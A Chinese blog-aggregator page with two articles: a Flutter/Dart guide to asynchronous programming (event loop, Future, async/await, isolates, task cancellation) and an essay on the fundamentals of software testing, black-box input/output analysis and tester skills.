首页 文章 精选 留言 我的

精选列表

搜索[赛博朋克],共10000篇文章
优秀的个人博客,低调大师

每日一博 | Flutter 异步编程指南

作者:京东物流王志明 1 Dart 中的事件循环模型 在 App 开发中,经常会遇到处理异步任务的场景,如网络请求、读写文件等。Android、iOS 使用的是多线程,而在 Flutter 中为单线程事件循环,如下图所示 Dart 中有两个任务队列,分别为 microtask 队列和 event 队列,队列中的任务按照先进先出的顺序执行,而 microtask 队列的执行优先级高于 event 队列。在 main 方法执行完毕后,会启动事件循环,首先将 microtask 队列中的任务逐个执行完毕,再去执行 event 队列中的任务,每一个 event 队列中的任务在执行完成后,会再去优先执行 microtask 队列中的任务,如此反复,直到清空所有队列,这个过程就是 Dart 事件循环的处理机制。这种机制可以让我们更简单的处理异步任务,不用担心锁的问题。我们可以很容易的预测任务执行的顺序,但无法准确的预测到事件循环何时会处理到你期望执行的任务。例如创建了一个延时任务,但排在前面的任务结束前是不会处理这个延时任务的,也就说这个任务的等待时间可能会大于指定的延迟时间。 Dart 中的方法一旦开始执行就不会被打断,而 event 队列中的事件还来自于用户输入、IO、定时器、绘制等,这意味着在两个队列中都不适合执行计算量过大的任务,才能保证流畅的 UI 绘制和用户事件的快速响应。而且当一个任务的代码发生异常时,只会打断当前任务,后续任务不受影响,程序更不会退出。从上图还可以看出,将一个任务加入 microtask 队列,可以提高任务优先级,但是一般不建议这么做,除非比较紧急的任务并且计算量不大,因为 UI 绘制和处理用户事件是在 event 事件队列中的,滥用 microtask 队列可能会影响用户体验。 总结下 Dart 事件循环的主要概念: Dart 中有两个队列来执行任务:microtask 队列和 event 队列。 事件循环在 main 方法执行完毕后启动, microtask 队列中的任务会被优先处理。 microtask 队列只处理来自 Dart 内部的任务,event 队列中有来自 Dart 内部的 Future、Timer、isolate message,还有来自系统的用户输入、IO、UI 绘制等外部事件任务。 Dart 中的方法执行不会被打断,因此两个队列中都不适合用来执行计算量大的任务。 一个任务中未被处理的异常只会打断当前任务,后续任务不受影响,程序更不会退出。 1.1 向 microtask 队列中添加任务 可以使用顶层方法 scheduleMicrotask 或者 Future.microtask 方法,如下所示: scheduleMicrotask(() => print('microtask1')); Future.microtask(() => print('microtask2')); 使用 Future.microtask 的优势在于可以在 then 回调中处理任务返回的结果。 1.2 向 event 队列中添加任务 Future(() => print('event task')); 基于以上理论,通过如下代码可以验证 Dart 的事件循环机制: void main() { print('main start'); Future(() => print('event task1')); Future.microtask(() => print('microtask1')); Future(() => print('event task1')); Future.microtask(() => print('microtask2')); print('main stop'); 执行结果: main start main stop microtask1 microtask2 event task1 event task1 通过输出结果可以看到,任务的执行顺序并不是按照编写代码的顺序来的,将任务添加到队列不会立刻执行,而执行顺序也完全符合前面讲的规则,当前 main 方法中的代码执行完毕后,才会去执行队列中的任务,且 microTask 队列的优先级高于 event 队列。 2 Dart 中的异步实现 在 Dart 中通过 Future 来执行异步任务, Future 是对异步任务状态的封装,对任务结果的代理,通过 then 方法可以注册处理任务结果的回调方法。 创建方法 Future 方式: Future() Future.delayed() Future.microtask() Future.sync() 2.1 Future() factory Future(FutureOr<T> computation()) { _Future<T> result = new _Future<T>(); Timer.run(() { try { result._complete(computation()); } catch (e, s) { _completeWithErrorCallback(result, e, s); } }); return result; } 上面是 Future() 的源码,可以看到内部是通过启动一个没有延迟的计时器来添加任务的,实用 try catch 来捕获任务代码中可能出现的异常,我们可以在 catchError 回调中来处理异常。 2.2 Future.delayed() factory Future.delayed(Duration duration, [FutureOr<T> computation()?]) { if (computation == null && !typeAcceptsNull<T>()) { throw ArgumentError.value(null, "computation", "The type parameter is not nullable"); } _Future<T> result = new _Future<T>(); new Timer(duration, () { if (computation == null) { result._complete(null as T); } else { try { result._complete(computation()); } catch (e, s) { _completeWithErrorCallback(result, e, s); } } }); return result; } Future.delayed() 与 Future() 的区别是通过一个延迟的计时器来添加任务。 2.3 Future.microtask() factory Future.microtask(FutureOr<T> computation()) { _Future<T> result = new _Future<T>(); scheduleMicrotask(() { try { result._complete(computation()); } catch (e, s) { _completeWithErrorCallback(result, e, s); } }); return result; } Future.microtask() 是将任务添加到 microtask 队列,通过这种可以很方便通过 then 方法中的回调来处理任务的结果。 2.4 Future.sync() factory Future.sync(FutureOr<T> computation()) { try { var result = computation(); if (result is Future<T>) { return result; } else { // TODO(40014): Remove cast when type promotion works. return new _Future<T>.value(result as dynamic); } } catch (error, stackTrace) { var future = new _Future<T>(); AsyncError? replacement = Zone.current.errorCallback(error, stackTrace); if (replacement != null) { future._asyncCompleteError(replacement.error, replacement.stackTrace); } else { future._asyncCompleteError(error, stackTrace); } return future; } } Future.sync() 中的任务会被立即执行,不会添加到任何队列。 在第一个章节中讲到了可以很容易的预测任务的执行顺序,下面我们通过一个例子来验证: void main() { print('main start'); Future.microtask(() => print('microtask1')); Future.delayed(new Duration(seconds:1), () => print('delayed event')); Future(() => print('event1')); Future(() => print('event2')); Future.microtask(() => print('microtask2')); print('main stop'); } 执行结果: main start main stop microtask1 microtask2 event1 event2 delayed event 因为代码比较简单,通过代码可以很容易的预测到执行结果,下面将复杂度稍微提高。 void main() { print('main start'); Future.microtask(() => print('microtask1')); Future.delayed(new Duration(seconds:1), () => print('delayed event')); Future(() => print('event1')) .then((_) => print('event1 - callback1')) .then((_) => print('event1 - callback2')); Future(() => print('event2')).then((_) { print('event2 - callback1'); return Future(() => print('event4')).then((_) => print('event4 - callback')); }).then((_) { print('event2 - callback2'); Future(() => print('event5')).then((_) => print('event5 - callback')); }).then((_) { print('event2 - callback3'); Future.microtask(() => print('microtask3')); }).then((_) { print('event2 - callback4'); }); Future(() => print('event3')); Future.sync(() => print('sync task')); Future.microtask(() => print('microtask2')).then((_) => print('microtask2 - callbak')); print('main stop'); } 执行结果: main start sync task main stop microtask1 microtask2 microtask2 - callbak event1 event1 - callback1 event1 - callback2 event2 event2 - callback1 event3 event4 event4 - callback event2 - callback2 event2 - callback3 event2 - callback4 microtask3 event5 event5 - callback delayed event 看到结果后你可能会疑惑,为什么 event1、event1 - callback1、event1 - callback2 会连续输出,而 event2 - callback1 输出后为什么是 event3,event5、event5 - callback 为什么会在 microtask3 后输出? 这里我们补充下 then 方法的一些关键知识,理解了这些,上面的输出结果也就很好理解了: then 方法中的回调并不是按照它们注册的顺序来执行。 Future 中的任务执行完毕后会立刻执行 then 方法中的回调,并且回调不会被添加到任何队列中。 如果 Future 中的任务在 then 方法调用之前已经执行完毕了,那么会有一个任务被加入到 microtask 队列中。这个任务执行的就是被传入then 方法中的回调。 2.5 catchError、whenComplete Future(() { throw 'error'; }).then((_) { print('success'); }).catchError((error) { print(error); }).whenComplete(() { print('completed'); }); 输出结果: error completed 通过 catchError 方法注册的回调,可以用来处理任务代码产生的异常。不管 Future 中的任务执行成功与否,whenComplete 方法都会被调用。 2.6 async、await 使用 async、await 能以更简洁的编写异步代码,是 Dart 提供的一个语法糖。使用 async 关键字修饰的方法返回值类型为 Future,在 async 方法内可以使用 await 关键字来修饰异步任务,在方法内部达到同步执行的效果,可以达到简化代码和提高可读性的效果,不过如果想要处理异常,需要实用 try catch 语句来包裹 await 修饰的异步任务。 void main() async { print(await getData()); } Future<int> getData() async { final a = await Future.delayed(Duration(seconds: 1), () => 1); final b = await Future.delayed(Duration(seconds: 1), () => 1); return a + b; } 3 Isolate介绍 前面讲到耗时任务不适合放到 microtask 队列或 event 队列中执行,会导致 UI 卡顿。那么在 Flutter 中有没有既可以执行耗时任务又不影响 UI 绘制呢,其实是有的,前面提到 microtask 队列和 event 队列是在 main isolate 中运行的,而 isolate 是在线程中运行的,那我们开启一个新的 isolate 就可以了,相当于开启一个新的线程,使用多线程的方式来执行任务,Flutter 也为我们提供了相应的 Api。 3.1 compute void main() async { compute<String, String>( getData, 'Alex', ).then((result) { print(result); }); } String getData(String name) { // 模拟耗时3秒 sleep(Duration(seconds: 3)); return 'Hello $name'; } compute 第一个参数是要执行的任务,第二个参数是要向任务发送的消息,需要注意的是第一个参数只支持顶层参数。使用 compute() 可以方便的执行耗时任务,但是滥用的话也会适得其反,因为每次调用,相当于新建一个 isolate。上面的代码执行一个经历了 isolate 的创建以及销毁过程,还有数据的传递会经历两次拷贝,因为 isolate 之间是完全隔离的,不能共享内存,整个过程除去任务本身的执行时间,也会非常的耗时,isolate 的创建也比较消耗内存,创建过多的 isolate 还有 OOM 的风险。这时我们就需要一个更优的解决方案,减少频繁创建销毁 isolate 所带来的消耗,最好是能创建一个类似于线程池的东西,只要提前初始化好,后面就可以随时使用,不用担心会发生前面所讲的问题,这时候 LoadBalancer 就派上用场了 3.2 LoadBalancer // 用来创建 LoadBalancer Future<LoadBalancer> loadBalancerCreator = LoadBalancer.create(2, IsolateRunner.spawn); // 全局可用的 loadBalancer late LoadBalancer loadBalancer; void main() async { // 初始化 LoadBalancer loadBalancer = await loadBalancerCreator; // 使用 LoadBalancer 执行任务 final result = await loadBalancer.run<String, String>(getData, 'Alex'); print(result); } String getData(String name) { // 模拟耗时3秒 sleep(Duration(seconds: 3)); return 'Hello $name'; } 使用 LoadBalancer.create() 方法可以创建出一个 isolate 线程池,能够指定 isolate 的数量,并自动实现了负载均衡。应用启动后在合适的时机将其初始化好,后续就有一个全局可用的 LoadBalancer 了。 4 实用经验 4.1 指定任务的执行顺序 在开发中经常会有需要连续执行异步任务的场景,例如下面的例子,后面的一步任务直接需要以来前面任务的结果,所有任务正常执行完毕才算成功。 void main() async { print(await getData()); } Future<int> getData() { final completer = Completer<int>(); int value = 0; Future(() { return 1; }).then((result1) { value += result1; return Future(() { return 2; }).then((result2) { value += result2; return Future(() { return 3; }).then((result3) { value += result3; completer.complete(value); }); }); }); return completer.future; } 这种方式出现了回调地狱,代码非常难以阅读,实际开发中还会有处理异常的代码,会显得更加臃肿,编写难度也大,显然这种方式是不建议使用的。 4.2 使用 then 的链式调用 void main() async { print(await getData()); } Future<int> getData() { int value = 0; return Future(() => 1).then((result1) { value += result1; return Future(() => 2); }).then((result2) { value += result2; return Future(() => 3); }).then((result3) { value += result3; return value; }); } 回调地狱的问题解决了,代码可读性提高很多。 4.3 使用 async、await void main() async { print(await getData()); } Future<int> getData() async { int value = 0; value += await Future(() => 1); value += await Future(() => 2); value += await Future(() => 3); return value; } 效果显而易见,代码更加清晰了。 4.4 取消任务 在前面讲到了 Dart 方法执行时是不能被中断的,这就意味着一个 Future 任务开始后必然会走到完成的状态,但是很多时候我们需要又取消一个异步任务,唯一的办法就是在任务结束后不执行回调代码,就可以实现类似取消的效果。 4.5 CancelableOperation 在 Flutter 的 async 包中,提供了一个 CancelableOperation 给我们使用,使用它可以很简单的实现取消任务的需求。 void main() async { // 创建一个可以取消的任务 final cancelableOperation = CancelableOperation.fromFuture( Future(() async { print('start'); await Future.delayed(Duration(seconds: 3)); // 模拟耗时3秒 print('end'); }), onCancel: () => print('cancel...'), ); // 注册任务结束后的回调 cancelableOperation.value.then((val) { print('finished'); }); // 模拟1秒后取消任务 Future.delayed(Duration(seconds: 1)).then((_) => cancelableOperation.cancel()); } CancelableOperation 是对 Future 的代理, 对 Future 的 then 进行了接管,判断 isCanceled 标记决定是否需要执行用户提供的回调。
优秀的个人博客,低调大师

每日一博 | 测试的底层逻辑


作者:京东零售 张强 写这篇文章,是希望把我的一些我认为是非常有价值的经验总结出来,能够帮助刚做测试不久的新同事,或者是测试经验丰富的老同事以共享。希望我们可爱的新同事,准备要在测试领域耕耘的伙伴,能够通过我的文章了解到测试的底层逻辑,也就是我们测试工作中可能看不到隐藏较深的点,而不只是日常所见的写用例、提bug、开发自动化、做平台;俗话说外行看热闹,内行看门道。 我认为测试人员不应该成为PRD的搬运工,高级测试工程师也不应该只是测试工具得开发者; 测试人员,最基本的测试基础理论一定要掌握,当然研发编码技术也必不可少;如果这两样缺少一样,都无法成为一个优秀的测试人员;之前有很多测试人员都是不喜欢写代码,然后做了测试;但在未来或者现在,一个不懂代码的测试人员,很难成为一个优秀的测试人员;但只懂代码,不了解测试理论基础的人(不懂得测试分析、用例设计、测试策略的人,或者即使了解一些 ,但实际工作中不怎么使用的人),一定也不是一个合格的测试人员。 下面带大家了解一些测试的底层逻辑,测试的门道。 一、优秀测试人员应该具备的核心能力 根据Testerhome《2021年度测试行业问卷调查报告》-【优秀测试人员应具备的技术/能力】分析, 1、“编程/脚本/自动化、沟通表达、测试基础理论” 被认为是优秀测试人员的三大核心能力,继续领先其他项; 2、数据库、性能测试、安全测试、大数据算法等技术要求,从2020年开始大幅增长; 三大核心能力基本是大家公认的,也是稳定不变的;但新的技术要求近几年开始都有了大量需求;从分析数据可以看到,市场对测试人员的要求会随着新技术的出现而不断变化;但三大核心能力是测试人员的必修课,变化不会太大,会一直占据核心位置。 自从10几年前的QTP开始,自动化测试就是测试人员追求的目标;直至今日,各种自动化技术、框架已经琳琅满目;市场对测试人员的要求也越来越高,测试人员不仅要会写自动化用例,还需要具备开发维护自动化框架平台的能力;纯黑盒的测试人员要么已经完成了能力升级,要么在升级的路上;完全依赖黑盒测试完成工作的已经越来越少,如果不会编写自动化用例或不了解编程语言,估计找工作简历都很难通过。 但往往物极必反,测试人员的代码能力越来越强,测试基础能力却被忽视,测试领域的专业能力逐步被淡化;正如逆水行周,不进则退;三大核心能力应该是齐头并进,不应该顾此失彼。 这些年参与了部门很多的招聘面试,我的感受就是很多测试人员虽然工作多年,但对测试用例的设计方法、策略等掌握并不好;至少有60%的人在用例设计中不会用什么用例设计方法,也不会思考怎么进行测试分析和设计,他们大部分只是功能测试的执行者,测试设计方面思考很少,测试计划更是很少有人写,测试用例也只是PRD的拆分;总之,测试人员一不小心就会成为PRD的搬运工。 作为一个测试老人,还是希望测试行业能够健康发展,在新技能提升的情况下,测试的专业性也能与时俱进,毕竟质量保障是测试人员的根本。 二、黑盒测试的底层逻辑 什么是黑盒测试? 它是把程序看作一个黑盒子,在不考虑程序内部结构的情况下,检查程序功能是否按照PRD的规定正常使用,程序是否能适当地接收输入数据,产生正确的输出。 这,其实就是黑盒测试的定义,也是黑盒测试的底层逻辑;一般人不会重视定义,但往往就是定义会告诉你真理。 工作中有很多人在习惯了一种类型的系统测试,然后换一个新的业务类型,忽然就不知如何下手了;也许是新的总要有一个适应的时间;其实万变不离其宗,只要掌握了黑盒测试的底层逻辑,就能够让你很快上手不再需要适应调整; 我们大部分做的都是黑盒测试,所以无论什么类型的系统,我们的测试方案都是“ 检查程序功能是否按照PRD的规定正常使用,程序是否能适当地接收输入数据,产生正确的输出。” 。 我们的测试依据是PRD,首先必须对PRD了如执掌,然后分析他的输入有哪些,输出有哪些;这些都覆盖到了,你基本就可以做到80分了,也就是你拿下这个项目已不成问题。 最后,我还是想再啰嗦强调一下, 就怕我讲的大家还是没有看懂,因为上面讲的大家都懂,第一天了解测试,就知道什么时候黑盒测试,什么输入输出了;但是往往真理就藏在平凡之间,记住他的定义!!! 当你遇到项目不知如何下手测试时,把定义拿出来认真读三遍,一定会找到答案!!! 强调: 实际当中纯黑盒的其实并不多,除了了解输入、输出,中间的处理逻辑也一定要清楚,这样对测试更有帮助;另外更重要的就是:必须熟读PRD,必须对PRD里的内容分析透彻,不放过任何一段文字,一个词。其实PRD里和设计文档里也会有很多的漏洞等你挖掘。 三、黑盒测试底层逻辑详解:【输入输出测试模型】 【输入】: 这里的输入,并不是简单的界面输入框才算是输入;任何只要能够触发系统运行的都是输入。按照代码架构分层,输入也可以做到如下分类: 1、界面操作的输入: 正向操作: 1)单一操作: •正常的操作:输入框、按钮、单选复选框、按钮、下拉框等的规定操作异常的操作:输入框的异常值、超长输入等、按钮的多次点击、快速连续点击(很容易就会发现数据重复提交,或者系统反应缓慢等各种问题,说不定系统就此而奔溃) 2)复杂操作: •组合操作:一般系统的功能都是各种操作的组合;另外一种跟业务场景相关,也就是各种业务场景同时组合进行操作。 •并行操作:多人对同一功能点的并发操作;或者多人对同一个数据进行的操作,比如两个人同时对一条单价进行修改、删除等操作。 逆向操作: 3)逆向操作: •回退操作:通过浏览器或APP进行的回退操作取消操作:正常操作突然取消,例如用户填写很多表格内容,突然操作了取消,是否需要保存或提示呢?删除操作:通过系统提供的功能对数据进行删除 下面的输入是最容易被忽略的: 2、服务层的输入: •接口服务:对外提供的接口,对于系统来说也是很常见的一种输入,这种输入也是最容易出问题的; •文件上传:有些系统功能是通过获取ftp服务器上的excel、xml等文件来触发系统运行的,所以这时候的输入就变成了文件。 •MQ消息:也是京东最常见的一种输入形式,MQ里也可能会包含文件地址等,这种输入就更加灵活了。 强调: •对于接口上游的输入,无论何种形式,都要分析上游数据的每一个字段,了解上游各种输入的可能。 •有些字段还必须从业务【源头】了解这个字段的含义,可能的枚举值,可能的结果等; •另外由于历史原因,源头的数据就可能存在各种想像不到的数据; •对于输入的分析非常重要,这时候你就可以使用【等价类】方法进行分析。 3、数据层的输入: •数据的变化:有很多后台处理的任务就是监控是否有新数据的插入或删除等数据字段的变化:后台处理任务监控数据状态的变化,或组合字段的变化等缓存数据的变化:除了数据库的变化,有的是缓存数据的变化时间的变化:定时任务除了数据是输入,时间也是他的输入。 【输出】:输出分为可见输出和不可见输出 看的见的输出: 就是我们常见的系统操作反馈,用户能直接看到的变化;比如弹框、提示、跳转、数据的新增、修改、删除后的变化,图片、视频等操作后的变化等等。 看不见的输出: 看不见的输出是最容易忽略也是最容易出问题的;【看不见的输出】包括:数据库的变化、缓存的变化、系统文件的变化、发送给下游接口的数据等 【看的见的输出】虽然能够帮我们验证基本90%以上的功能,通过界面展示的数据也能验证我们新增或修改的数据,是否新增成功了或正确的被修改了;但是我们看到的只是一部分;还有很多字段是没有被展示的,有的可能只是给下游或其他系统使用的,也有可能是留给未来使用的;这些不可见的部分,经常就会引起系统的异常,也是隐藏在系统中最大的坑; 所以测试,除了站在用户的角度去测试系统,还要站在设计者的角度去测试,更应该站在整个产品的角度去思考。 四、测试分析与设计的底层逻辑 说到测试分析与设计,我认为这个是测试人员最核心的能力;上面讲到的黑盒测试、输入输出模型,只是针对功能测试的方法,虽然一般的系统测试中功能测试占到80%-90%左右,但并不是全部。而且也只是测试中的一个阶段一个类型,要想做好测试,测试分析和设计是必不可少的。 大家可以思考一个问题:拿到一个项目,你如何来测试?如何保障质量? 面试中很多人给我的答案是:分析需求,编写用例,然后执行测试,发报告;这个只是测试的流程,只是告诉了我们测试的先后顺序,但并不能指导一个测试人员如何去测试,如何去做测试分析,更无法保障系统的质量。 拿到一个项目,你如何来测试? 可以借用5W2H方法来分析,其实作为测试架构师,不需要5W也不需要3W,2W+1H 就够了! 因为这2W+1H 是最重要的,也是最容易被经验代替然后就忽略的;日常的测试工作由于产品的形态及系统的架构基本固定,所以测试方案思路也基本固定,这样就导致拿到类似的项目就不再有思考,基本很快就按照经验开始干了;一旦遇到不同类型的系统,或者遇到新的业务就不知如何下手,这时候2W1H分析法就可以帮助我们解决这个问题。 测试架构师只需要思考三个问题(2W+1H) 就够了: 1、Why? 为什么做这个项目?项目的背景是什么?——只有知道为什么,才知道用户想要什么。 2、What? 这个项目我们需要测什么?我们的测试范围有哪些?——只有范围明确,测试才不会遗漏。 3、How? 这个项目我们怎么测?我们应该使用哪些测试策略、测试方法?——这里告诉我们测试应当有策略有方法 测试负责人(也可能是测试架构师)还需确定的两个问题: 4、When? 项目期望的完成时间? 5、Who? 可以调用的资源有哪些? 项目经理需要考虑的另外两个问题:(测试负责人也需要思考的2个问题) 6、Where?是否需要集中封闭,是否需要研发测试坐到一起? 测试人员还可以思考需要在什么环境下测试?测试环境?预发环境?线上环境?windows环境?Linux环境?ios环境?Android?什么浏览器?什么版本等等 7、How Much? 这个项目成本是多少?需要多少人日?需要多少服务器资源? 测试分析和设计的底层逻辑就是如何回答好2W1H这三个问题;Why和What可以指导我们进行测试分析,了解项目的【背景】,确认测试的【范围】;How可以指导我们去进行测试设计,根据项目背景及测试范围确定测试的【策略】。 不过目前讲的还是方法论,具体的操作步骤还没有讲;由于这一部分内容比较多,可以通过一篇文章具体来讲;大家也可以自己去了解学习一下,就是HTSM启发式测试策略模型,这个模型正好与2W+1H是相对应的。 五、测试人员的内功修炼 作为测试人员,“沟通表达等软技能”被认为是优秀测试人员的三大核心能力一,根据上面的统计数据,90%以上的人都是认可的。下面把我之前的一些总结分享一下: 1、主动沟通 在电商领域,特点就是快速和变化;有些需求或项目,经常要求快速上线,由于时间短,PRD里有些逻辑就可能会存在漏洞或者根本没有考虑到,面对这样的情况,我们测试该怎么办呢?这时就需要沟通,与产品随时沟通需求,与开发随时沟通设计,与其他系统随时沟通联调,没有沟通,项目里的坑很容易就会被遗漏。沟通还必需得是主动出击,找产品、找研发、找其他条线的测试,把自己当成老板,这个项目的质量基本就有保障了;把自己当成老板的员工,一定是最让老板放心的员工。 2、要有自己的标准 系统测试最基本的依据就是需求规格说明书;作为测试人员,我们是最后一道保障;测试必须有自己的分析,不能轻易就跟着研发的思路走,因为他告诉你的已经是经过他们思考加工过的,与原始需求可能已经存在了偏差;这也正是测试的价值所在。即使他们说的99%都是对的,但是也只能作为我们分析的一个材料;我们必须自己通过需求去分析。 3、对一切都要有怀疑的态度 需求是测试的依据,但是依据也有错的时候;所以对PRD也要有怀疑的态度。测试就是要怀疑一切; 每一个流程每一个细节;我看需求的时候第一遍基本默认他是对的,等对整体有了一定的理解,我就开始怀疑,流程是否完整? 是否存在漏洞? 模块功能是否能满足用户的要求? 非正常操作是否会出现问题? 用户是否会用?这个功能是否真的为客户解决了问题?等等,这些问题可以通过我们的一些质量标准、测试策略以及测试经验去怀疑,去思考。总之,测试每一个功能都要“三思”。 4、站在公司和用户的角度思考 公司越大,部门越多,系统就会越复杂;相互依赖越多,出问题的几率也会越大;因为边界多了,沟通成本也就高了;需要沟通的点多了,只要有些细节没有沟通到位,或者都没有考虑到,或者都认为是对方负责,那坑就出现了;当然这样的坑大部分会在联调测试阶段发现,但对于测试进度影响非常大,经常会造成反工、延期等风险; 